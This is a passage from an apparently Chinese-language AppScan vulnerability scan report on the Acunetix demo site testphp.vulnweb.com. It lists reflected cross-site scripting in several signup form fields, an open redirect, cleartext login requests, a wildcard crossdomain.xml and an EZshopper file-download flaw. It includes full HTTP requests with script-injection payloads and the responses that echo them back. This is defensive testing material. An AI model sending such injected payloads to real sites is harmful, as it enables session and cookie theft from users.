</script>&upass=&upass2=&uname=&ucc=1234&uemail=test%40altoromutual.com&uphone=555-555-5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:53:40 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  <p>You have been introduced to our database with the above informations:</p><ul>
<li>Username: <script>alert(435)</script></li><li>Password: </li><li>Name: </li><li>Address: 753
Main Street</li><li>E-Mail: test@altoromutual.com</li><li>Phone number: 555-555-5555</li>
<li>Credit card: 1234</li></ul><p>Now you can login from <a
href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>

```

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: http://testphp.vulnweb.com/secured/newuser.php

实体: ucc (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: -- 至: WFBadUser
 参数 从以下位置进行控制: -- 至: WFBadUser
 参数 从以下位置进行控制: -- 至: WFBadPass
 参数 从以下位置进行控制: -- 至: WFBadPass
 参数 从以下位置进行控制: 1234 至:
 1234%22%27%3E%3Cscript%3Ealert%28574%29%3C%2Fscript%3E

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/signup.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 215

uname=WFBadUser&upass=WFBadPass&upass2=WFBadPass&--begin_mark_tag--begin_mark_tag--end_mark_tag----begin_mark_tag--begin_mark_tag--uname=WFBadUser--end_mark_tag--r--end_mark_tag--&--begin_mark_tag--ucc=1234%22%27%3E%3Cscript%3Ealert%28574%29%3C%2Fscript%3E--end_mark_tag--&uemail=test%40altoromutual.com&uphone=555-555-5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:54:26 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
```

```

</div>
<div id="content">
  <p>You have been introduced to our database with the above informations:</p><ul>
  <li>Username: WFBadUser</li><li>Password: WFBadPass</li><li>Name: WFBadUser</li><li>Address: 753
  Main Street</li><li>E-Mail: test@altoromutual.com</li><li>Phone number: 555-555-5555</li>
  <li>Credit card: 1234"><script>alert(574)</script></li></ul><p>Now you can login from <a
  href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>

```

问题 16 / 18

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: http://testphp.vulnweb.com/secured/newuser.php

实体: uemail (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 至: WFBadUser
 参数 从以下位置进行控制: 至: WFBadUser
 参数 从以下位置进行控制: 至: WFBadPass
 参数 从以下位置进行控制: 至: WFBadPass
 参数 从以下位置进行控制: test@altoromutual.com 至:
 test%40altoromutual.com%22%27%3E%3Cscript%3Ealert%2816%29%3C%2Fscript%3E

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/signup.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 215

uuname=WFBadUser&upass=WFBadPass&upass2=WFBadPass&---begin_mark_tag---begin_mark_tag--
end_mark_tag----begin_mark_tag---uuname=WFBadUse--end_mark_tag--r--end_mark_tag--&ucc=1234&--
begin_mark_tag--uemail=test%40altoromutual.com%22%27%3E%3Cscript%3Ealert%2816%29%3C%2Fscript%3E-
end_mark_tag--&uphone=555-555-5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:54:35 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive

```

```
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  <p>You have been introduced to our database with the above informations:</p><ul>
<li>Username: WFBadUser</li><li>Password: WFBadPass</li><li>Name: WFBadUser</li><li>Address: 753
Main Street</li><li>E-Mail: test@altoromutual.com"><script>alert(616)</script></li><li>Phone
number: 555-555-5555</li><li>Credit card: 1234</li></ul><p>Now you can login from <a
href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

问题 17 / 18

TOC

跨站点脚本编制

严重性:	高
CVSS 分数:	7.5
URL:	http://testphp.vulnweb.com/secured/newuser.php
实体:	uaddress (Parameter)
风险:	可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
原因:	未对用户输入正确执行危险字符清理
固定值:	查看危险字符注入的可能解决方案

差异: 参数 从以下位置进行控制: 至: WFBadUser
 参数 从以下位置进行控制: 至: WFBadUser
 参数 从以下位置进行控制: 至: WFBadPass
 参数 从以下位置进行控制: 至: WFBadPass
 参数 从以下位置进行控制: 753 Main Street 至:
 753+Main+Street%22%27%3E%3Cscript%3Ealert%28639%29%3C%2Fscript%3E

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/signup.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```

Content-Length: 215

uname=WFBadUser&upass=WFBadPass&upass2=WFBadPass&---begin_mark_tag---begin_mark_tag--
end_mark_tag-----begin_mark_tag---uname=WFBadUse--end_mark_tag--r--end_mark_tag--
&ucc=1234&uemail=test%40altoromutual.com&uphone=555-555-5555&--begin_mark_tag--
uaddress=753+Main+Street%22%27%3E%3Cscript%3Ealert%28639%29%3C%2Fscript%3E--end_mark_tag--
&signup=signup

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:54:38 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  <p>You have been introduced to our database with the above informations:</p><ul>
<li>Username: WFBadUser</li><li>Password: WFBadPass</li><li>Name: WFBadUser</li><li>Address: 753
Main Street"><script>alert(639)</script></li><li>E-Mail: test@altoromutual.com</li><li>Phone
number: 555-555-5555</li><li>Credit card: 1234</li></ul><p>Now you can login from <a
href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>

```

问题 18 / 18

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: http://testphp.vulnweb.com/secured/newuser.php

实体: uphone (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 至: WFBadUser

参数 从以下位置进行控制: 至: WFBadUser

参数 从以下位置进行控制: 至: WFBadPass

参数 从以下位置进行控制: 至: WFBadPass

参数 从以下位置进行控制: 555-555-5555 至:

555-555-5555%22%27%3E%3Cscript%3Ealert%28651%29%3C%2Fscript%3E

推理： 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应：

```
POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/signup.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 215

uname=WFBadUser&upass=WFBadPass&upass2=WFBadPass&--begin_mark_tag--begin_mark_tag--
end_mark_tag----begin_mark_tag---uname=WFBadUse--end_mark_tag--r--end_mark_tag--
&ucc=1234&uemail=test%40altoromutual.com&--begin_mark_tag--uphone=555-555-
5555%22%27%3E%3Cscript%3Ealert%28651%29%3C%2Fscript%3E--end_mark_tag--
&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:54:40 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  <p>You have been introduced to our database with the above informations:</p><ul>
<li>Username: WFBadUser</li><li>Password: WFBadPass</li><li>Name: WFBadUser</li><li>Address: 753
Main Street</li><li>E-Mail: test@altoromutual.com</li><li>Phone number: 555-555-5555">
<script>alert(651)</script></li><li>Credit card: 1234</li></ul><p>Now you can login from <a
href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

高

通过 URL 重定向钓鱼 ①

TOC

问题 1 / 1

TOC

通过 URL 重定向钓鱼

严重性: **高**

CVSS 分数: 8.5

URL: http://testphp.vulnweb.com/showimage.php

实体: file (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序执行指向外部站点的重定向

固定值: 禁用基于参数值指向外部站点的重定向

差异: 参数 从以下位置进行控制: `./pictures/2.jpg` 至: `http://demo.testfire.net`

推理: 测试结果似乎指示存在脆弱性, 因为响应包含指向 `demo.testfire.net` 的重定向, 这显示应用程序允许重定向到外部站点, 这是网络钓鱼攻击可利用的弱点。

测试请求和响应:

此请求/响应中包含二进制内容, 但生成的报告中不包含此内容。

高

已解密的登录请求 5

TOC

问题 1 / 5

TOC

已解密的登录请求

严重性: **高**

CVSS 分数: 8.5

URL: http://testphp.vulnweb.com/userinfo.php

实体: userinfo.php (Page)

风险: 可能会窃取诸如用户名和密码等未经加密即发送了的用户登录信息

原因: 诸如用户名、密码和信用卡号之类的敏感输入字段未经加密即进行了传递

固定值: 发送敏感信息时, 始终使用 SSL 和 POST (主体) 参数。

差异:

推理: AppScan 识别了不是通过 SSL 发送的登录请求。

测试请求和响应:

```
POST /userinfo.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
```

uname=&pass=

you must login

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:37 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>login page</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
```

</head>

1

```


        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
    </td>
    <td align="right">
    </td>
</tr></table>
</div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
    <div class="story">
        <h3>If you are already registered please enter your login information below:</h3><br>
        <form name="loginform" method="post" action="userinfo.php">
        <table cellpadding="4" cellspacing="1">
            <tr><td>Username : </td><td><input name="uname" type="text" size="20"
style="width:120px;"></td></tr>
            <tr><td>Password : </td><td><input name="pass" type="password" size="20"
style="width:120px;"></td></tr>
            <tr><td colspan="2" align="right"><input type="submit" value="login"
style="width:75px;"></td></tr>
        </table>
        </form>
    </div>
    <div class="story">
        <h3>
            You can also <a href="signup.php">signup here</a>.<br>
            Signup disabled. Please use the username <font color='red'>test</font> and the password
            <font color='red'>test</font>.
        </h3>
    </div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
    <div id="search">
        <form action="search.php?test=query" method="post">
            <label>search art</label>
            <input name="searchFor" type="text" size="10">
            <input name="goButton" type="submit" value="go">
        </form>
    </div>
    <div id="sectionLinks">
        <ul>
            <li><a href="categories.php">Browse categories</a></li>
            <li><a href="artists.php">Browse artists</a></li>
            <li><a href="cart.php">Your cart</a></li>
            <li><a href="login.php">Signup</a></li>
            <li><a href="userinfo.php">Your profile</a></li>
            <li><a href="guestbook.php">Our guestbook</a></li>
            <li><a href="AJAX/index.php">AJAX Demo</a></li>
        </ul>
    </div>
    <div class="relatedLinks">
        <h3>Links</h3>
        <ul>
            <li><a href="http://www.acunetix.com">Security art</a></li>
            ...
            ...
            ...

```

已解密的登录请求

严重性:	
CVSS 分数:	8.5
URL:	http://testphp.vulnweb.com/userinfo.php
实体:	pass (Parameter)
风险:	可能会窃取诸如用户名和密码等未经加密即发送了的用户登录信息
原因:	诸如用户名、密码和信用卡号之类的敏感输入字段未经加密即进行了传递
固定值:	发送敏感信息时, 始终使用 SSL 和 POST (主体) 参数。

差异:

推理: AppScan 识别了不是通过 SSL 发送的密码参数。

测试请求和响应:

```
POST /userinfo.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/login.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 12

uname=&pass=

HTTP/1.1 302 Found
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:36 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Location: login.php

you must login

GET /login.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/userinfo.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:37 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>login page</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
```

```

<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <div class="story">
    <h3>If you are already registered please enter your login information below:</h3><br>
    <form name="loginform" method="post" action="userinfo.php">
    <table cellpadding="4" cellspacing="1">
      <tr><td>Username : </td><td><input name="uname" type="text" size="20"
style="width:120px;"></td></tr>
      <tr><td>Password : </td><td><input name="pass" type="password" size="20"
style="width:120px;"></td></tr>
      <tr><td colspan="2" align="right"><input type="submit" value="login"
style="width:75px;"></td></tr>
    </table>
    </form>
  </div>
  <div class="story">
    <h3>
      You can also <a href="signup.php">signup here</a>.<br>
      Signup disabled. Please use the username <font color='red'>test</font> and the password
      <font color='red'>test</font>.
    </h3>
  </div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
    <label>search art</label>
    <input name="searchFor" type="text" size="10">
    <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
    </ul>
  </div>

```

```

        <li><a href="cart.php">Your cart</a></li>
        <li><a href="login.php">Signup</a></li>
        <li><a href="userinfo.php">Your profile</a></li>
        <li><a href="guestbook.php">Our guestbook</a></li>
        <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </li>
</ul>
</div>
<div class="relatedLinks">
    <h3>Links</h3>
    <ul>
        <li><a href="h
...
...
...

```

问题 3 / 5

TOC

已解密的登录请求

严重性: 高

CVSS 分数: 8.5

URL: http://testphp.vulnweb.com/secured/newuser.php

实体: newuser.php (Page)

风险: 可能会窃取诸如用户名和密码等未经加密即发送了的用户登录信息

原因: 诸如用户名、密码和信用卡号之类的敏感输入字段未经加密即进行了传递

固定值: 发送敏感信息时，始终使用 **SSL** 和 **POST**（主体）参数。

差异:

推理: AppScan 识别了不是通过 SSL 发送的登录请求。

测试请求和响应:

```

POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/signup.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 129

uuname=&upass=&upass2=&urname=&ucc=1234&uemail=test%40altoromutual.com&uphone=555-555-5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:49 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>

```

```

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  </div>
</body>
</html>

```

问题 4 / 5

TOC

已解密的登录请求

严重性: 高

CVSS 分数: 8.5

URL: http://testphp.vulnweb.com/secured/newuser.php

实体: upass2 (Parameter)

风险: 可能会窃取诸如用户名和密码等未经加密即发送了的用户登录信息

原因: 诸如用户名、密码和信用卡号之类的敏感输入字段未经加密即进行了传递

固定值: 发送敏感信息时, 始终使用 SSL 和 POST (主体) 参数。

差异:

推理: AppScan 识别了不是通过 SSL 发送的密码参数。

测试请求和响应:

```

POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/signup.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 129

uname=&upass=&upass2=&urname=&ucc=1234&uemail=test%40altoromutual.com&uphone=555-555-5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:49 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>

```



```
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
</div>
</body>
</html>
```

问题 5 / 5

TOC

已解密的登录请求

严重性: 高

CVSS 分数: 8.5

URL: http://testphp.vulnweb.com/secured/newuser.php

实体: upass (Parameter)

风险: 可能会窃取诸如用户名和密码等未经加密即发送了的用户登录信息

原因: 诸如用户名、密码和信用卡号之类的敏感输入字段未经加密即进行了传递

固定值: 发送敏感信息时, 始终使用 **SSL** 和 **POST** (主体) 参数。

差异:

推理: AppScan 识别了不是通过 SSL 发送的密码参数。

测试请求和响应:

```
POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/signup.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 129

uname=&upass=&upass2=&uname=&ucc=1234&uemail=test%40altoromutual.com&uphone=555-555-5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:49 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
```

```
</div>
</body>
</html>
```

高

主机允许从任何域进行 flash 访问 ①

TOC

问题 1 / 1

TOC

主机允许从任何域进行 flash 访问

严重性: **高**

CVSS 分数: 7.5

URL: http://testphp.vulnweb.com/

实体: testphp.vulnweb.com (Page)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: Web 服务器或应用程序服务器是以不安全的方式配置的

固定值: 设置 `crossdomain.xml` 文件中 `allow-access-from` 实体的域属性，以包含特定域名而不是任何域。

差异: 路径 从以下位置进行控制: `/` 至: `/crossdomain.xml`

推理: `crossdomain.xml` 文件中的 `allow-access-from` 实体设置为星号（表示任何域）

测试请求和响应:

```
GET /crossdomain.xml HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:47:50 GMT
Content-Type: text/xml
Content-Length: 224
Last-Modified: Tue, 11 Sep 2012 10:30:22 GMT
Connection: keep-alive
ETag: "504f12be-e0"
Accept-Ranges: bytes

<!DOCTYPE cross-domain-policy SYSTEM "http://www.adobe.com/xml/dtds/cross-domain-policy.dtd"[]>
<cross-domain-policy>
  <allow-access-from domain="*" to-ports="*" secure="false" />
</cross-domain-policy>
```

问题 1 / 1

TOC

AHG EZshopper 文件下载

严重性: 中

CVSS 分数: 6.4

URL: http://testphp.vulnweb.com/AJAX/

实体: loadpage.cgi (Page)

风险: 可能会查看和下载特定 Web 应用程序虚拟目录的内容，其中可能包含受限文件
可能会查看 Web 服务器（在 Web 服务器用户的许可权限下）上的任何文件（例如，数据库、用户信息或配置文件）的内容

原因: Web 站点上安装了没有已知补丁且易受攻击的第三方软件

固定值: 替换 AHG Ezshopper

差异: 路径 从以下位置进行控制: /AJAX/index.php 至: /AJAX/ezshopper3/loadpage.cgi

查询 从以下位置进行控制: -- 至: user_id=id&file=

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /AJAX/ezshopper3/loadpage.cgi?--begin_mark_tag--user_id=id&file=--end_mark_tag-- HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
<html>
<head><title>400 Bad Request</title></head>
<body bgcolor="white">
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.4.1</center>
</body>
</html>
```

问题 1 / 1

TOC

CVS 目录浏览

